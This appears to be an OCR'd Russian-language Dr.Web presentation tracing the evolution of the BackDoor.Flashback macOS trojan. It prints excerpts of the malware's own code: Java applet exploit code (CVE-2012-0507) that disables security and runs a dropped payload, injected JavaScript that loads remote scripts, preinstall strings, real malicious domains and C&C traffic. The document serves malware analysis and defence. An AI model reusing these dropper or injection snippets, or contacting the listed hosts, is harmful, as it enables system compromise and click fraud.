
Dr.WEB®
www.drweb.com

Defend what you create

Эволюция BackDoor.Flashback

22.07.2011 – 04.04.2012


??.??.???? - 22.07.2011 - 01.08.2011




Trojan.Hosts.4737

google.* = 90 адресов

91.224.160.26



22.07.2011 - 01.08.2011 - 22.09.2011




22.07.2011 - 22.09.2011 - 25.09.2011

за 2 месяца

полная модернизация

- Маскировка под устаревший Flash Player
- Промежуточный модуль установщик
- - поиск нежелательного ПО
- - сбор данных о зараженной системе
- - скачивание основного модуля
- Модуль стартера и перехвата трафика
- - инжект, перехват функций
- Огромное количество C&C серверов
- - два типа управляющих серверов
- - сервера для поисковых запросов
- - твиттер - резервный канал управления




22.09.2011 - 25.09.2011 - 28.09.2011

Заражение пользовательских компьютеров

1. Зараженные сайты (покупка трафика)
2. http://globalpoweringgathering.com/nl.php?p=1 (TDS)
3. http://adobesoftwareupdate.com/flashplugin/7f/
4. http://adobesoftwareupdate.com/update/re.php?sid=2&tds-affid=7&tds-hash=86a3d32e80d6043e3967d8426997d00e
5. http://adobesoftwareupdate.com/update/got.php?sid=2&tds-affid=7&tds-hash=86a3d32e80d6043e3967d8426997d00e
6. http://adobesoftwareupdate.com/**FlashPlayer-11-7-macos.zip**
7. Автоматическая распаковка и запуск пакета установки

```
26  rts=readCookie("rtscookie1");
27
28  if(rts == null){
29      createCookie("rtscookie1","on",7);
30  }
31  if(rts == "on"){
32          document.location.href='http://adobesoftwa
33      }
34  </script>
35  <title>Intro - watch now</title>
36  <meta name="robots" content="noindex,nofollow,noar
```



22.09.2011 - 25.09.2011 - 28.09.2011

FlashPlayer-11-7-macos.zip/flashplayer.pkg/Scripts/**preinstall**

```
00006D15 db 'rm -r -f "',0
[illegible]
00006DA0 db 'IOPlatformUUID',0
[illegible]
00006DC9 db '/Library/Little Snitch/lsd',0
00006DE4 db 'hw.machine',0
00006DEF db 'kern.osrelease',0
[illegible]
00006E38 db 'launchctl setenv DYLD_INSERT_LIBRARIES "',0
[illegible]
00006E70 db 'http://adobesoftwareupdate.com/counter/',0
00006E70
00006E98 db '{HOME}',0
00006E9F db '{BINPATH}',0
00006EA9 db '{DYPATH}',0
00006EB2 db '{AFFID}',0
```

```
Domain Name: ADOBESOFTWAREUPDATE.COM

Registrant:
    Jefrey Inc
    Jefrey Malcovich          (jefreymalcovich@yahoo.com )

    st Manhattan 12
    New York
    New York,10001
    US
    Tel. +1.9859499993

Creation Date: 24-Aug-2011
Expiration Date: 24-Aug-2012
```

```
⊞ Internet Protocol Version 4, Src: 192.168
⊞ Transmission Control Protocol, Src Port:
⊟ Hypertext Transfer Protocol
  ⊞ GET /counter/MDA3fDAwMDAwMDAwLTAwMDAtMT
    Host: adobesoftwareupdate.com\r\n
    User-Agent: preinstall (unknown version
    Connection: close\r\n
    \r\n
```

Информация о зараженной машине:

1. AFFID 007
2. UUID 00000000-0000-1000-8000-00
3. HW x86_64
4. KERN 11.0.0

Функционал

1. Проверка нежелательного ПО
2. Сбор информации о системе
3. Загрузка основного модуля
4. Установка в системе
5. Самоудаление


25.09.2011 - 28.09.2011 - 30.09.2011

~/Library/Preferences/**Preferences.dylib**

Перехват функций

```
00022320 __interpose     segment para public '' use32
00022320                 assume cs:__interpose
00022320                 ;org 22320h
00022320                 assume es:nothing, ss:nothing, ds:no
00022320 off_22320       dd offset sub_FE7C      ; DATA XREF:
00022324                 dd offset __imp__CFReadStreamRead
00022328                 dd offset sub_FE73
0002232C                 dd offset __imp__CFWriteStreamWrite
00022330                 dd offset sub_FE6A
00022334                 dd offset __imp__recv$UNIX2003
00022338                 dd offset sub_FE61
0002233C                 dd offset __imp__send$UNIX2003
0002233C __interpose     ends
```

```
3   function cSS(){
4    var im=document.body.appendChild(document.createElement('img'));
5    im.onload=function(){lOS('http://{DOMAIN}/adv/{BSRQ}');};
6    im.onerror=function(){return false;};
7    im.style.visibility='hidden';
8    im.style.position='fixed';
9    im.src='http://{DOMAIN}/p.png';
10  }
11  function lOS(s){
12   var hD=document.getElementsByTagName('head')[0];
13   sCR=document.createElement('script');
14   sCR.type='text/javascript';
15   sCR.src=s;
16   hD.appendChild(sCR);
17  }
18 </script>
```



25.09.2011 - 28.09.2011 - 30.09.2011

~/Library/Preferences/**Preferences.dylib**

Валидация управляющих серверов {**DOMAIN**}

No.	Source	Destination	Length	Info
159	192.168.72.144	192.168.72.2	81	Standard query A googlesindication.com
160	192.168.72.2	192.168.72.144	148	Standard query response A 93.114.43.81
161	192.168.72.144	93.114.43.81	78	49169 > http [SYN] Seq=0 Win=65535 Len
162	93.114.43.81	192.168.72.144	58	http > 49169 [SYN, ACK] Seq=0 Ack=1 Wi
163	192.168.72.144	93.114.43.81	54	49169 > http [ACK] Seq=1 Ack=1 Win=655
164	192.168.72.144	93.114.43.81	191	GET /owncheck/ HTTP/1.1
165	93.114.43.81	192.168.72.144	54	http > 49169 [ACK] Seq=1 Ack=138 Win=6
166	93.114.43.81	192.168.72.144	1010	HTTP/1.1 200 OK (application/octet-str

```
⊞ Frame 164: 191 bytes on wire (1528 bits), 191 bytes captured (1528 bits)
⊞ Ethernet II, Src: Vmware_d0:d3:8a (00:0c:29:d0:d3:8a), Dst: Vmware_e7:aa:af (00:50:56:e7
⊞ Internet Protocol Version 4, Src: 192.168.72.144 (192.168.72.144), Dst: 93.114.43.81 (93
⊞ Transmission Control Protocol, Src Port: 49169 (49169), Dst Port: http (80), Seq: 1, Ack
⊟ Hypertext Transfer Protocol
  ⊞ GET /owncheck/ HTTP/1.1\r\n
    Host: googlesindication.com\r\n
    User-Agent: MDAwMDAwMDAtMDAwMC0xMDAwLTgwMDAtMDAwQzI5N0VENTcy\r\n
```

SHA1(googlesindication.com)
5d09bb1e502f2011be1a759d24ed9075cb7eb9ca
RSA sign
18 A5 55 31 C2 4E 69 40 1F 49 F8 F3 13 35 0C 33 73 8B 73
3E 4C AA B3 30 A1 4F D0 8E 5F E2 C4 84 …

12 версия бота:
googlesindication.com
gotredirect.com
dotheredirect.com
adfreefeed.com
googlesindications.cn
googlesindications.in
instasearchmod.com
jsseachupdates.cn
adwindfeed.org
counterjsin.me
intsearcheng.cx
goadfeedimg.la
indgofeedgo.vg

```
Domain Name: GOOGLESINDICATION.COM

Registrant:
    PrivacyProtect.org
    Domain Admin          ( contact@privacyprotect.org )

Creation Date: 02-Sep-2011
Expiration Date: 02-Sep-2012
```

28.09.2011 - 30.09.2011 - 30.01.2012

~/Library/Preferences/**Preferences.dylib**

Подмена кликов через управляющие сервера {**DOMAIN**}

1

```
GET /adv/MDA3fDAwMDAwMDAwLTAwMDAtMTAwMC04MDAwLTAwMEMyOTdFRDU3MnxO HTTP/1.1\r\n
Host: gotredirect.com\r\n
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_7) AppleWebKit/534.48.3
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
Accept-Language: en-us\r\n
Accept-Encoding: gzip, deflate\r\n
Connection: keep-alive\r\n
\r\n
```

2

```
newEL = document.createElement('form');
newEL.setAttribute("method", 'post');
ibute("action", 'http://googlesearchagent.co.cc/search.php?q='+gEtRq());
ibute("id", 'he58tg354f6834t4');
appendChild(newEL);
```

Domain Name : **googlesearchagent.co.cc**
Registrar : CO.CC, INC.
Whois Server : co.cc
Referral URL : http://www.co.cc
Service Type : ZONE RECORD

Updated Date : 30-Sep-2011
Creation Date : 30-Sep-2011

```
er Games</title>
content="text/html; charset=UTF-8">
nt="600; URL=search.php?q=Free%20Poker%20Games&aff=54998&saff=0">
esheet" href="/templates/bidtraffic/css/styles.css">
;
document.links[i].target = '_self';
}
var cform = document.getElementsByTagName('form')[0];
cform.setAttribute('action',url);
cform.submit();
```

3

ПЛАНЕТА KLIKVIP

bidtraffic www.bidtraffic.com

7Search.com pay-per-click search engine

30.09.2011 - 30.01.2012 - 07.02.2012

Усовершенствование функционала за **4 месяца** до **30 версии**

1. Поддержка сторонних браузеров (Firefox)
2. Усложнение анализа (шифрование строк, обфускация)
3. Детект VMWare
4. Отключение XProtectUpdater (auth="root“)
5. Детект антивирусных программ
6. Больше управляющих серверов
7. Генерация доменных имен

30.01.2012 - 07.02.2012 - 13.03.2012

Использование устаревших эксплоитов

http://flashplayerupdate.rr.nu/7f/

```
29  rts=readCookie("rtscookie55");
30  if(rts == null){
31      createCookie("rtscookie55","on",10);
32  }
33
34  if(rts != "on"){
35      document.write('<applet archive="rhlib-7.jar"
36      document.write('<applet archive="clclib-7.jar"
37      document.write('<applet archive="ssign-7.jar"
38      }
```

для запуска установщика


rhlib-7.jar/ rhcls.class

```
11920           saveFile(dropFile, decompressedData);
11921           String params[] = {
11922               "chmod", "777", dropFile
11923           };
11924           Process p = Runtime.getRuntime().exec(params);
11925           int val = p.waitFor();
11926           String paramstwo[] = {
11927               "nohup", dropFile, "&"
11928           };
11929           Process p2 = Runtime.getRuntime().exec(paramstwo);
11930           int valtwo = p2.waitFor();
```

1. CVE-2011-3544
2. CVE-2008-5353
3. Signed_applet

07.02.2012 - 13.03.2012 - 19.03.2012

Установка в системе



13.03.2012 - 19.03.2012 - 27.03.2012

Использование уязвимости CVE-2012-0507

```
43          System.setSecurityManager(null);
44          if(bindata != null)
45          {
46              String exename = "/tmp/.
47              Random r = new Random();
48              exename = (new StringBui
49              exename = (new StringBui
50              exename = (new StringBui
51              exename = (new StringBui
52              FileOutputStream fs = ne
53              fs.write(bindata);
54              fs.close();
55              String params[] = {
56                  "chmod", "777", exen
57              };
58              Process p = Runtime.getRuntime().exec(params);
59              int val = p.waitFor();
60              String paramstwo[] = {
61                  "nohup", exename, "&"
62              };
63              Process p2 = Runtime.getRuntime().exec(paramstwo);
64              int valtwo = p2.waitFor();
65          }
```

Oracle	14 Февраля (patch)
Immunity CANVAS	7 Марта (PoC)
Flashback	**19 Марта**
Microsoft	20 Марта (news)
Metasploit	29 Марта (PoC)
Apple	3 Апреля (patch)

19.03.2012 - 27.03.2012 - 03.04.2012

Добавлен обновленный установщик

BackDoor.Flashback.39

Апплет содержит новый модуль **sbm**:

n	Name	Size	Date	Time
..		Up	27.03.12	18:43
a		Folder	27.03.12	17:20
META-INF		Folder	27.03.12	17:20
sbm		59844	27.03.12	17:20
xnm		52460	27.03.12	17:20

1. Привязка расшифроки к UUID
2. Шифрованные имена функций
3. Статический список серверов
4. Генерация доменных имен
5. Проверка подписи RSA

Запрос:
/contacts.txt

Mozilla/5.0 (Windows NT 6.1; WOW64; rv:9.0.1; **sv**:%s; **id**:%s) Gecko/20100101 Firefox/9.0.1

Ответ:
##begin## ##sign## ##end##

Выполнение:
nohup "%s" 1>&2 &>/dev/null &

27.03.2012 - 03.04.2012 - 04.04.2012

Sinkhole

Dr.WEB®
www.drweb.com

Зарегистрированные домены для **3-х** версий **sbm:**

1 - vxvhwcixcxqxd.com
2 - cuojshtbohnt.com
4 - rfffnahfiywyd.com

контроль управляющих серверов

03.04.2012 - 04.04.2012 - ??.??.????

Спасение ботнета

(5 версия **sbm**)

+ Новый статический список серверов
+ Добавлен резервный канал управления

Запрос:


http://mobile.twitter.com/searches?q=%23**<сгенерированная строка>**

